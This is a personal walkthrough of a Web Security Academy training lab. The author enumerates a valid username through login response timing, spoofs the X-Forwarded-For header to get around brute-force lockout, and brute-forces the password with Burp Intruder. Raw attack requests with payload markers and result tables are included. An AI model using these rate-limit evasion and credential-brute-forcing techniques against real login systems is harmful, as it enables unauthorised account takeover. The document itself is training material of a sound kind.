[LAB-3] Authentication - Username enumeration via response timing

Lab: Username enumeration via response timing

PRACTITIONER

This lab is vulnerable to username enumeration using its response times. To solve the lab, enumerate a valid username, brute-force this user's password, then access their account page.

- Your credentials: `wiener:peter`
- Candidate usernames
- Candidate passwords

Hint

When doing this lab what I did is I logged in with wiener to find anything useful, which I did not, so I tried to enumerate usernames and this is what I got

Login


You have made too many incorrect login attempts. Please try again in 30 minute(s).

Username

Password

Log in

We see that there is a protection against brute-force in the website, what it can be done in order to fix this is adding the “X-Forwarded-For” which is a request header is used to identify the IP address of a client that connects to a web server through a proxy or load balancer, so we’re basically spoofing our IP address, after doing that we get this:




This is what I had to add into the website

```
POST /login HTTP/2
Host: 0a4200fa0432e8a6880b128c005d00b2.web-security-academy.net
Cookie: session=MPcMeLA52L1PkBonc2lDDyVqF9Eu6qnw
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Origin: https://0a4200fa0432e8a6880b128c005d00b2.web-security-academy.net
Referer: https://0a4200fa0432e8a6880b128c005d00b2.web-security-academy.net/login
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
X-Forwarded-For: 127.0.0.1

username=asdsa&password=peterasdasd
```

After that what I did is doing a pitchfork attack which is a attack that works or iterates between 2 different payloads, and one of my payloads was the username of course and the other one is the X forwarded for just in order to not get caught by WAF that is preventing us from brute forcing

And as the lab said, this is a “Username enumeration via response timing”, and from my notes I know that if we set a long password the website will take a longer time to load just because it will still have to check if the password is correct after the username is correct. doing that, this was what I did to get the username

```
POST /login HTTP/2
Host: 0a4200fa0432e8a6880b128c005d00b2.web-security-academy.net
Cookie: session=MPcMeLA52L1PkBonc2lDDyVqF9Eu6qnw
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Origin: https://0a4200fa0432e8a6880b128c005d00b2.web-security-academy.net
Referer: https://0a4200fa0432e8a6880b128c005d00b2.web-security-academy.net/login
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
X-Forwarded-For: §0§

username=§§&password=
petersdfdsgfdsfsdfkjdsagfklsdajhfgkesljfhgselkfjksgflkjsfhgslkjfhgewflkjeshgfseakljhfgasekfjhhsea
kljhfgasekfjhhseagfkseajfhgseakjfhgseakfjsehagfksaejhgfseapetersdfdsgfdsfsdfkjdsagfklsdajhfgkeslj
agfklsdajhfgkesljfhgselkfjksgflkjsfhgslkjfhgewflkjeshgfseakljhfgasekfjhhseagfkseajfhgseakjfhgseak
ajfhgseakjfhgseakfjsehagfksaejhgfseapetersdfdsgfdsfsdfkjdsagfklsdajhfgkesljfhgselkfjksgflkjsfhgsl
lkf
```



Payload position: 2

Payload type: Simple list

Payload count: 101

Request count: 101

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste
Load...
Remove
Clear
Deduplicate

carlos
root
admin
test
guest
info
adm
mysql

Add — Enter a new item

Add from list...

After running this attack we can clearly see which username it was the one that took the longest to have a response

Payload 2	Status code	Response recei...	Response...	Error
arizona	200	4015	4016	
test	200	218	218	
guest	200	217	217	
app01	200	194	194	
anaheim	200	166	166	

Now that we have that lets enumerate the password

Payload 2	Status code	Response r
	200	116
buster	302	152
123456	200	145
password	200	157

Now that we have everything lets log in!

Web Security Academy

Username enumeration via response timing

Back to lab description

Congratulations, you solved the lab!

My Account

Your username is: arizona